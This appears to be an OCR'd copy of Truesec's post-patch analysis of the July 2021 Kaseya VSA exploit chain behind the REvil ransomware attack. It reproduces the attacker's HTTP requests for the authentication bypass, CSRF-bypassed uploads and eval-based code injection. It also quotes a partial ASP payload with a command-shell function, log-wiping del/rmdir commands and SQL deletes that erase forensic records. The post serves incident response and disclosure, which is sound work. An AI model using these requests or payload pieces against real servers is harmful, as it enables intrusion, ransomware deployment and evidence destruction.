
How the Kaseya VSA Zero-Day Exploit Worked

blog.truesec.com/2021/07/06/kaseya-vsa-zero-day-exploit




This article explains the pre-auth remote code execution exploit against Kaseya VSA Server that was used in the mass Revil ransomware attack on July 2, 2021. After validating the patch and verifying that the attack vector is no longer present, we believe it is time to share these details for the benefit of the community.

On July 5, after an initial investigation of affected organizations, Truesec contacted Kaseya and provided a detailed technical write-up of these vulnerabilities along with forensic evidence of exploitation. Kaseya released the patch 9.5.7a (9.5.7.2994) that addresses the security issues on July 11.

We strongly believe this information will help the security community in their response to the attack and from a larger perspective it will help the industry understand what happened so we can address the underlying issues, and ultimately increase our capabilities to prevent future breaches.

Overview

The exploit abused four vulnerabilities in the Kaseya application that were chained as visualized in the figure below.




The High-Level Steps of the Exploit

1. Obtained an authenticated session by abusing a flaw in the authentication logic [CWE-304] in /dl.asp.
2. Uploaded the revil ransomware (agent.crt) through an unrestricted upload vulnerability [CWE-434] while also bypassing the request forgery protection [CWE-352] in /cgi-bin/KUpload.dll.
3. Uploaded the ASP payload (screenshot.jpg) in the same fashion as described in 2.
4. Invoked the payload in screenshot.jpg through a local code injection vulnerability [CWE-94] in userFilterTableRpt.asp.
5. Created Kaseya procedures to copy files and execute the ransomware.
6. Executed the procedures.
7. Removed logs and other forensic evidence.

Here we will focus on the exploit and describe steps 1 through 4 in detail.
The payloads are not in scope for this article.

Step 1 – Bypassing Authentication [CWE-304]

The threat actor first sent a POST request to the resource /dl.asp with the POST data userAgentGuid=*guid*.



```
POST /dl.asp HTTP/1.1
Host: [redacted]
User-Agent: curl/7.69.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 29
Content-Type: application/x-www-form-urlencoded

userAgentGuid=[redacted]
```

First request of the exploit: authentication bypass

In dl.asp, userAgentGuid is used in a SELECT query to lookup the database row of the agent. The agentGuid must exist due to the subsequent *if* statement. The threat actor used the agentGuid of the agent on the VSA server itself (more on this below).


After the lookup, dl.asp tries to see if the provided password matches the values stored in the database for that agent. The provided password is then compared in several different ways. The login flow is illustrated in the **pseudo code** below:

```
if password == hash(row[nextAgentPassword] + row[agentGuidStr])
login ok
elseif password == hash(row[curAgentPassword] + row[agentGuidStr])
login ok
elseif password == hash(row[nextAgentPassword] + row[displayName])
login ok
```

elseif password == hash(row[curAgentPassword] + row[displayName])
login ok
elseif password == row[password]
login failed
else
login ok

The last two statements are where the interesting thing happens. In case the password equals row[password] the login will fail. **However, in the case that all checks failed**, it would default to an *else* clause that sets “loginOK” to *true*.

Because no password was provided in the request, the “password” variable would be NULL and loginOK would end up being *true*. When loginOK is set to *true*, the application sends the login session cookie and will eventually (if no other parameters are provided like in the attacker’s request) end up in an *if* clause that returns 302 redirect to the userPortal.



```
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html; Charset=Utf-8
Location: /UserPortal/?agentguid[redacted]&pw=
Set-Cookie: sessionId=[redacted] path=/; HttpOnly
Set-Cookie: ASPSESSIONIDSAQTSSBR=[redacted]; path=/
Date: [redacted]
Strict-Transport-Security: max-age=63072000; includeSubDomains
Connection: keep-alive
Content-Length: 167

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="/UserPortal/?
agentguid=[redacted]&amp;pw=">here</a>.</body>
```

Response to authentication

bypass request

How Did the Actor Obtain the AgentGuid?

The outstanding question is how the threat actor obtained around 60 (estimated number of VSA victims) unique valid agentGuids. It appears they simply knew the agentGuids before launching the attack.


Truesec has discovered several methods the attack could have been performed without prior knowledge of a valid agentGuid. An example that was also fixed in 9.5.7a is that the userAgentGuid parameter could have been <vsa_server_hostname>.root.kserver instead of an actual agentGuid. Due to what was described as legacy code, in case agentGuid is not a number, it will lookup the agentGuid automatically from the table *machNameTab*.

Truesec has not found and is not aware of any public evidence that shows exactly how these agentGuids were obtained. Possibly, these random agentGuids might have been what limited the impact of the attack to under 60 out of around 35 000 Kaseya VSA customers.

Steps 2 and 3 – Uploading Files [CWE-434] [CWE-352]

All requests from this point on used the authenticated session obtained in step one.

The threat actor started the upload by sending a GET request to /done.asp without any parameters. When receiving the request, the application creates a row in the tempData table, stages an upload folder, and finally returns a so-called *loadKey* value. A valid loadkey is required to perform the file upload.



```
GET /done.asp HTTP/1.1
Host:[redacted]
User-Agent: curl/7.69.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: ASPSESSIONIDSAQTSSBR=[redacted] sessionId=[redacted]

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; Charset=Utf-8
Date: Fri, 02 Jul 2021 13:56:19 GMT
Strict-Transport-Security: max-age=63072000; includeSubDomains
Connection: keep-alive
Content-Length: 213


<html>
<head>
<title>done</title>
</head>
<body bgcolor="#FFFFFF">
<script language="javascript">
parent.document.LoadForm.loadKey.value = "[redacted]";
var functionDone = "";
</script>
</body>
</html>
```

Request and response to obtain a valid loadKey

To upload files the threat actor sent a multiform-data POST request to the resource /cgi-bin/KUpload.dll. The request contained the following parameters:


- FileName (name of the file)
- FileData (content of the file to upload)
- LoadKey (the value obtained by GETting done.asp)
- RedirectPath (path that the application will redirect to after successful upload)
- PathData (folder the file will be saved in)
- __RequestValidationToken (bypassable CSRF token)

Bypassing the CSRF Protection

The __RequestValidationToken was not properly validated. For example, the value “xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx” was accepted as a valid token.

Uploading the Ransomware (Agent.crt)

The first upload performed by the threat actor was a file named agent.crt. This file was an encoded version of the ransomware that was later pushed to all agents from the compromised VSA server.



```
POST /cgi-bin/KUpload.dll HTTP/1.1
Host: [redacted]
User-Agent: curl/7.69.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: ASPSESSIONIDSAQTSSBR=[redacted]; sessionId=[redacted]
Content-Length: 1222201
Content-Type: multipart/form-data; boundary=33200054aea5c4f2a06f8f2493d21ef6

--33200054aea5c4f2a06f8f2493d21ef6
Content-Disposition: form-data; name="Filename"

agent.crt
--33200054aea5c4f2a06f8f2493d21ef6
Content-Disposition: form-data; name="Filedata"; filename="agent.crt"

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=FR, ST=Alsace, L=Strasbourg, O=www.freelan.org, OU=freelan, CN=Freelan Sample Certificate
Authority/emailAddress=contact@freelan.org
        Validity
            Not Before: Apr 27 10:31:18 2012 GMT
            Not After : Apr 25 10:31:18 2022 GMT
        Subject: C=FR, ST=Alsace, O=www.freelan.org, OU=freelan, CN=alice/emailAddress=contact@freelan.org
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (4096 bit)
                Modulus:
                    00:dd:6d:bd:f8:80:fa:d7:de:1b:1f:a7:a3:2e:b2:
                    02:e2:16:f6:52:0a:3c:bf:a6:42:f8:ca:dc:93:67:
                    4d:60:c3:4f:8d:c3:8a:00:1b:f1:c4:4b:41:6a:69:
                    d2:69:e5:3f:21:8e:c5:0b:f8:22:37:ad:b6:2c:4b:
                    55:ff:7a:03:72:bb:9a:d3:ec:96:b9:56:9f:cb:19:
                    99:c9:32:94:6f:8f:c6:52:06:9f:45:03:df:fd:e8:
                    97:f6:ea:d6:ba:bb:48:2b:b5:e0:34:61:4d:52:36:
                    0f:ab:87:52:25:03:cf:87:00:87:13:f2:ca:03:29:
                    16:9d:90:57:46:b5:f4:0e:ae:17:c8:0a:4d:92:ed:
```


Upload of agent.crt.

Upon successful upload, the server returns HTTP 200 OK with a body containing a link pointing to /<redirectPath>?FileName=<filename>&PathData=<relative path>&originalName=<filename>&FileSize=<size>&TimeElapsed=<time>.

In this case, as the file upload was successful, the returned link was /done.asp?FileName=agent.crt&PathData=WebPages\ManagedFiles\VSATicketFiles\&originalName=agent.crt&FileSize=1221630&TimeElapsed=00:00:00.82


Uploading the ASP Payload (Screenshot.jpg)

The threat actor uploaded another file named Screenshot.jpg. This was not a jpg file but rather a text file containing ASP code. After obtaining another loadKey value from /done.asp the threat actor uploaded the file. Partial contents of the request can be seen in the figure below (unfortunately only a partial capture was obtained and the middle part of screenshot.jpg was missing).



```
Content-Disposition: form-data; name="Filename"

Screenshot.jpg
--4633fe1fc52a22dd314b457327f1f320
Content-Disposition: form-data; name="Filedata"; filename="Screenshot.jpg"


fso.DeleteFile(Server.MapPath(pageFilterSQLFile));
dbConn.Execute("DELETE FROM adminMachFil WHERE adminId="+sessionAdminId+";"+
"DELETE FROM userLogon WHERE sessionId="+sessionId+";"+
"DELETE FROM appSession WHERE adminId="+sessionAdminId+";" ,0,128);

Response.Write("~0~");
function cmdShell(c, sleep, wait) {
            try {
                        if (wait == null) wait = 0;
                        if (sleep != null & sleep > 0) c = "ping 127.0.0.1 -n "+(sleep+1)+" > nul & "+c;

                        var kComObj = Server.CreateObject("KComWExec.execCmd");
                        kComObj.wait = wait;
                        kComObj.timeoutSec = 360000;
                        kComObj.getOutput = wait;
                        kComObj.execShellCmd(c);

                        return(kComObj.getCmdOutput());
            } catch(e){}
}

var rp = Server.MapPath("..") + "\\";

clearLogs = "%SystemDrive%\\Windows\\System32\\iisreset.exe /stop & "+
"rmdir /s /q %SystemDrive%\\inetpub\\logs & "+
"del /s /q /f "+rp+"*.log "+rp+"*.log.* "+rp+"WebPages\\Errors\\webErrorLog.txt"+" & "+
"%SystemDrive%\\Windows\\System32\\iisreset.exe /start & "+
"del /s /q /f %SystemDrive%\\*.log";

function SignProcedure()
{
            var httpRequest = Server.CreateObject( "Msxml2.ServerXMLHTTP.6.0" );
            var url = "http://localhost/vsaPres/Web20/providers/SignProcedures.ashx";
            var data = new String("{\"ScriptIds\":[#ids#], \"AutoApprove
```

First part of uploaded screenshot.jpg.




```
procCreate("Archive and Purge Logs");
procStep(26, "2", "0", "+++SQLCMD:"+
          "DELETE FROM scriptAssignment WHERE scriptId IN ("+scriptIds+"); "+
          "DELETE FROM scriptThenElse WHERE scriptId IN ("+scriptIds+"); "+
          "DELETE FROM scriptIdTab WHERE scriptId IN ("+scriptIds+"); "+
          "DELETE FROM scriptIf WHERE scriptId IN ("+scriptIds+"); "+
          "DELETE FROM scriptLog WHERE scriptId IN ("+scriptIds+"); ", 1);
procAssig("123456789", diffSec + 1800);
SignProcedure();

cmdShell("del /q /f "+certFullSP, diffSec + 1800);

Response.Write("~0~");

--4633fe1fc52a22dd314b457327f1f320
Content-Disposition: form-data; name="PathData"

WebPages\ManagedFiles\VSATicketFiles\
--4633fe1fc52a22dd314b457327f1f320
Content-Disposition: form-data; name="RedirectPage"

/done.asp
--4633fe1fc52a22dd314b457327f1f320
Content-Disposition: form-data; name="loadKey"

[redacted]
--4633fe1fc52a22dd314b457327f1f320--
```

Last part of uploaded screenshot.jpg.
The response body link in this case was /done.asp?FileName=Screenshot.jpg&PathData=WebPages\ManagedFiles\VSATicketFiles\&originalName=Screenshot.jpg&FileSize=6188&TimeElapsed=00 which indicates that the file was successfully uploaded.

Step 4 – Executing the Payload on the Server [CWE-94]

Finally, the threat actor sent a POST request to /userFilterTableRpt.asp with the pageFilterSQLFile argument.



```
POST /userFilterTableRpt.asp HTTP/1.1
Host: [redacted]
User-Agent: curl/7.69.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: ASPSESSIONIDSAQTSSBR=[redacted]; sessionId=[redacted]
Content-Length: 64
Content-Type: application/x-www-form-urlencoded

pageFilterSQLFile=ManagedFiles%5CVSATicketFiles%5CScreenshot.jpg
```

Exploiting the code injection vulnerability.

Due to a flaw in userFilterTableRpt.asp, the contents of the specified file would be interpreted as ASP code as it was passed to the function *eval.* In this case, ManagedFiles/VSATicketFiles/Screenshot.jpg, the ASP code text file the threat actor just uploaded.

First, userFilterTableRpt.asp sets a variable from the POST parameter. Then it reads the contents of the specified file and passes it to eval, which will by definition interpret the value of the argument as code. The flow is illustrated in the **pseudo code** below:

```
f = open (pageFilterSQLFile)
c = read (f)
eval (c)
```

And that is it. The ASP payload was executed and started pushing out the ransomware, and we all know the story from there.

Final Words

After a patch has been made available to customers of Kaseya VSA, and after we have validated the patch to verify that the attack vector is no longer present, we believe it is time to share these details for the benefit of the community.

We strongly believe this information will help the security community in their response to the attack and from a larger perspective it will help the industry understand what happened so we can address the underlying issues, and ultimately increase our capabilities to prevent future breaches.

Finally, a big thanks to everyone in the security community who shared their findings throughout this incident. We truly appreciate the collaborative spirit that ultimately benefits everyone.

Timeline

[2021-07-02] Threat actor exploited vulnerabilities in the wild to mass-deploy ransomware.
[2021-07-04] Truesec obtained evidence that was helpful to understand the exploit.
[2021-07-05] Truesec sent a detailed write-up of the vulnerabilities along with supporting forensic evidence to Kaseya.
[2021-07-11] Kaseya released a security patch.
[2021-07-12] Truesec validated the patch.
[2021-07-13] Truesec published this article.